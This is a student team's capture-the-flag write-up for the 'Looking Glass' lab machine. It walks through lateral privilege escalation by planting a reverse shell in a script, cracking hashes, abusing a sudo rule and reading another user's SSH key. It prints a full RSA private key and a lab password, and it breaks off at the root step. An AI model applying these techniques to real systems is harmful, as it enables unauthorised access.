
Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: **Kali Linux, Firefox**


Thought Process and Methodology and Attempts:

Horizontal Privilege Escalation (From Jabberwock to Tweedledum)


We opened the web browser reverse shell generator in order to gain and copy the reverse shell code.




We returned to the command prompt and opened twasBrillig.sh file followed by rewriting the content by pasting the reverse shell we just copied.




After we saved the twasBrillig.sh file, we opened up a listener.



We then escalated to user tweedledum by reboot our machine with the command ‘sudo reboot’




Once we accessed to user tweedledum, we double confirmed that we are gaining access as user tweedledum by typing whoami




Horizontal Privilege Escalation (From Tweedledum to Tweedledee follow by Humpty Dumpty)

Then, we searched for the file inside by typing ls. With this, we know there is 2 text file which is humptydumpty.txt and poem.txt


We looked through the poem.txt file but it seems like it did not include any useful information.




We then opened the humptydumpty.txt and copied the content.



We opened a webpage crackstation and pasted the content we have copied earlier and click ‘Crack Hashes’
We found the green colour rows are code that encrypted as sha256
While there is one row of the encrypted hash filled with red colour is unknown type.
We copied the red colour hash in order to find another way to decode it.



We opened another web browser which is CyberChef
We paste the content we have copied earlier at the input spaces and run it with a magic recipe.
From the first row of the output, we found that the password for humptydumpty user is zywvutsyqponmlk, we copied the password we gained.



We then returned to the command prompt, we found that we can access as tweedledee user without using password with just /bin/bash

```
tweedledum@looking-glass:~$ sudo -l
sudo -l
Matching Defaults entries for tweedledum on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin\:/snap/bin

User tweedledum may run the following commands on looking-glass:
    (tweedledee) NOPASSWD: /bin/bash
```

Next, we access as tweedledee user.
By entering command whoami, we know that we have successfully accessed it as tweedledee user.

```
tweedledum@looking-glass:~$ sudo -u tweedledee /bin/bash
sudo -u tweedledee /bin/bash
whoami
tweedledee
```

Unfortunately, we did not get any permission as tweedledee user.

```
ls
ls: cannot open directory '.': Permission denied
ls -al
ls: cannot open directory '.': Permission denied
```

Thus, we opened another terminal and logged in again as jabberwock user in order to change the current user as humptydumpty.


```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:BeseechFriendsPencilBirds
Connection to 10.10.27.84 closed.

┌──(1211102777㉿kali)-[~]
└─$ ssh jabberwock@10.10.27.84
jabberwock@10.10.27.84's password:
Last login: Tue Jul 26 07:53:27 2022 from 10.18.26.75
```

We entered the password we gained previously from the CyberChef browser.
We are now successfully changed to humptydumpty user.


```
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$
```


Horizontal Privilege Escalation (From Humpty Dumpty to Alice)

We went to the /home/humptydumpty directory and searched for the file that existed in it.





We saw there is only one text file which is poetry.txt included in it. It contains a conversation between Alice and others. It seems like it does not contain any useful information for us.






We then accessed the home directory and listed out all of the content with the particular permission given.
We found that alice user enabled us to execute commands although we didn't get permission to view any file in it.





We then went to the alice directory to execute some code to get the ssh credentials.



With some trial and error, we managed to find the file contained ssh credentials.

```
humptydumpty@looking-glass:/home/alice$ cat .ssh
cat: .ssh: Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

We then ssh to alice user by using the file we got previously.

```
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.27.84 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.27.84 (10.10.27.84)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.27.84' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
```


We confirmed again we are accessing alice user.

```
alice@looking-glass:~$ whoami
alice
```

Final Result:

Qi Tong managed to pivot from user jabberwock to few users which are user tweedledum, tweedledee, humptydumpty and alice.

Step 4: Root Privilege Escalation (Final step, rooting)



